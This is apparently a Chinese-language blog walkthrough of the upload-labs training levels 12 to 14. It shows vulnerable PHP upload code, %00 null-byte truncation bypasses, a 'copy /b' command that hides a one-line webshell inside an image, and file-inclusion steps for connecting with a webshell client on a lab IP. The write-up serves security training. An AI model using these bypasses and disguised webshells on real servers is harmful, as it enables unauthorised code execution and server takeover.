
php版本要小于5.3.4，5.3.4及以上已经修复该问题

magic_quotes_gpc需要为OFF状态


```php
$is_upload = false;
$msg = null;
if(isset($_POST['submit'])){
    $ext_arr = array('jpg','png','gif');
    $file_ext = substr($_FILES['upload_file']['name'],strrpos($_FILES['upload_file']['name'],".")+1);
    if(in_array($file_ext,$ext_arr)){
        $temp_file = $_FILES['upload_file']['tmp_name'];
        $img_path = $_GET['save_path']."/".rand(10, 99).date("YmdHis").".".$file_ext;

        if(move_uploaded_file($temp_file,$img_path)){
            $is_upload = true;
        } else {
            $msg = '上传出错！';
        }
    } else{
        $msg = "只允许上传.jpg|.png|.gif类型文件！";
    }
```

https://blog.csdn.net/m0_50800033

save_path 保存路径参数可控，Get参数，直接%00 截断，中间件Apache接收到请求后会将%00解码一次，也就变成了空字节，在内存中 一段字符串的结束通常以空字节标识，空字节后面的数据也就被截断了，因此$img_path=…/upload/getshell12.php




直接菜刀连接：




Pass13 白名单验证：POST型%00截断


GET和POST区别在于,GET是可以把url自动转码的，但是POST不会，所以需要在二进制中进行修改。



菜刀连接：




Pass14 图片马：文件包含利用




方法一：

在一句话木马前加上一行：GIF89a



利用文件包含，通过菜刀连接下面地址：

http://172.16.12.144:8000/upload/Pass-14/index.php?file=../upload/4620210119213721.gif




方法二：

在windows上制作图片马：


copy 1.jpg/a + 1.txt/b 2.jpg

其中1.txt中的内容为一句话木马，1.jpg则是一张图片。生成的图片马是2.jpg。


或者使用winhex工作制作图片马：



上传木马：




菜刀直连：

